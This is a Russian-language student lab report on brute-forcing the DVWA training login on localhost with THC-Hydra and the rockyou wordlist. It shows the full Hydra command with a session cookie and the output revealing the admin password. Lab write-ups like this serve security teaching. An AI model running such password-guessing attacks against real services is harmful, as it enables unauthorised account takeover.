

Индивидуальный проект. Этап 3

Основы информационной безопасности

Тойчубекова Асель Нурлановна

Содержание

1	Цель работы	5
2	Задание	6
3	Теоретическое введение	7
4	Выполнение лабораторной работы	9
5	Выводы	12

Список иллюстраций

4.1	Установка словаря с потенциальными паролями	9
4.2	Добавление функции cookie-editor	10
4.3	Hydra-запрос	10
4.4	Результат	11

Список таблиц

1 Цель работы

Целью данного этапа индивидуального проекта является получение навыков работы с инструментом Hydra.

2 Задание

- Реализовать эксплуатацию уязвимости с помощью брутфорса паролей.

3 Теоретическое введение

Hydra (или THC-Hydra) — это мощный инструмент для проведения атак методом подбора паролей (brute-force) и словарных атак на различные протоколы и сервисы, такие как HTTP, FTP, SSH, RDP, MySQL и многие другие. Он был разработан группой THC (The Hacker's Choice) и широко используется как в тестировании на проникновение (penetration testing), так и для обучения по вопросам информационной безопасности. Hydra может эффективно использоваться для взлома аутентификационных механизмов на сервисах, которые не применяют защиты от атак на основе подбора паролей (например, отсутствие ограничений по числу попыток входа или слабыми паролями).

Hydra использует метод перебора возможных комбинаций логинов и паролей, которые предоставляются в виде списка (например, с помощью словаря). Во время атаки она тестирует каждую пару “пользователь-пароль” с использованием различных протоколов и сервисов.

Основные характеристики Hydra:

- Многопоточность: Hydra позволяет запускать несколько потоков одновременно, что значительно увеличивает скорость подбора паролей.
- Поддержка множества протоколов: Можно атаковать как стандартные сервисы (SSH, FTP), так и веб-формы.
- Гибкость конфигурации: Hydra предоставляет множество опций для настройки атаки, таких как количество потоков, использование прокси-серверов, настройка параметров аутентификации и т. д.

Для использования Hydra необходимо установить ее на свою машину. Hydra поддерживает операционные системы Linux, Windows и macOS. После установки, инструмент запускается через командную строку и требует указания параметров для атаки.

Пример:

```
hydra -l admin -P /path/to/rockyou.txt -s 80 localhost http-get-form "/path/to/login:username=USER&
```

- `-l admin` — логин, который будет использоваться в атаке (в данном случае “admin”).
- `-P /path/to/rockyou.txt` — путь к файлу словаря паролей (например, популярный словарь `rockyou.txt`).
- `-s 80` — порт, на котором работает целевой сервис (в данном случае HTTP — порт 80).
- `localhost` — целевой хост (в данном случае — локальный сервер).
- `http-get-form` — указание, что атака будет на веб-форму через метод GET.
- Путь к форме аутентификации и другие параметры конфигурации (например, типы полей формы) указываются в конце команды.

4 Выполнение лабораторной работы

Для начала нам нужен словарь для брута. Мы будем использовать словарь rockyou, который является сборником наиболее популярных и потенциальных паролей. В Kali Linux словарь находится в каталоге /usr/share/wordlists/ нам нужно его только разархивировать и переместить в домашнюю директорию. (рис. 4.1).

```
(kali㉿kali)-[/usr/share/wordlists]
$ ls
amass      dnsmap.txt  john.lst    nmap.lst    wfuzz
dirb        fasttrack.txt  legion      rockyou.txt.gz  wifite.txt
dirbuster  fern-wifi    metasploit  sqlmap.txt

(kali㉿kali)-[/usr/share/wordlists]
$ gzip -d rockyou.txt.gz
gzip: rockyou.txt: Permission denied

(kali㉿kali)-[/usr/share/wordlists]
$ sudo gzip -d rockyou.txt.gz

(kali㉿kali)-[/usr/share/wordlists]
$ ls
amass      dnsmap.txt  john.lst    nmap.lst    wfuzz
dirb        fasttrack.txt  legion      rockyou.txt  wifite.txt
dirbuster  fern-wifi    metasploit  sqlmap.txt

(kali㉿kali)-[/usr/share/wordlists]
$
```

Рис. 4.1: Установка словаря с потенциальными паролями

Захожу на сайт DVWA, полученный в ходе выполнения предыдущего этапа проекта. Нам нужны будут данные о cookie для запроса hydra, из за этого включаем функцию cookie-editor. (рис. 4.2).




Рис. 4.2: Добавление функции cookie-editor

Теперь можем отправить запрос hydra, указывая имя пользователя, словарь с паролями, домашний host, данные о DVWA, параметры cookie, строка, которая присутствует на странице при неудачной аутентификации. В результате мы видим, что нам вывелся подходящий пароль. (рис. 4.3).

```
(kali@kali)-[~]
$ hydra -l admin -P ~/rockyou.txt -s 80 localhost http-get-form "/DVWA/vulnerabilities/brute/:username=^USER^&password=^PASS^&Login=Login:H=Cookie:security=medium; PHPSESSID=3a9a8ad3f38ffa634ab673eee84a3a76:F=Username and/or password incorrect."
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-04-11 06:23:45
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking http-get-form://localhost:80/DVWA/vulnerabilities/brute/:username=^USER^&password=^PASS^&Login=Login:H=Cookie:security=medium; PHPSESSID=3a9a8ad3f38ffa634ab673eee84a3a76:F=Username and/or password incorrect.
[80][http-get-form] host: localhost login: admin password: password
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-04-11 06:24:25

(kali@kali)-[~]
$
```

Рис. 4.3: Hydra-запрос

Далее перейдем в DVWA и введем логин и соответствующий пароль, который

выдал нам Hydra. Мы видим, что пароль был успешно подобран. (рис. 4.4).

The screenshot shows a web application titled "Vulnerability: Brute Force". On the left is a sidebar menu with the following items: Home, Instructions, Setup / Reset DB, Brute Force (highlighted in green), Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), and Weak Session IDs. The main content area has a "Login" section with a "Username:" field containing "admin" and a "Password:" field with masked characters. Below the fields is a "Login" button. A message below the button reads: "Welcome to the password protected area admin". At the bottom of the login section is a small image of a person with their mouth open in surprise.

Рис. 4.4: Результат

5 Выводы

В ходе выполнения третьего этапа индивидуального проекта я познакомилась с инструментом Hydra и получила практические навыки с ним.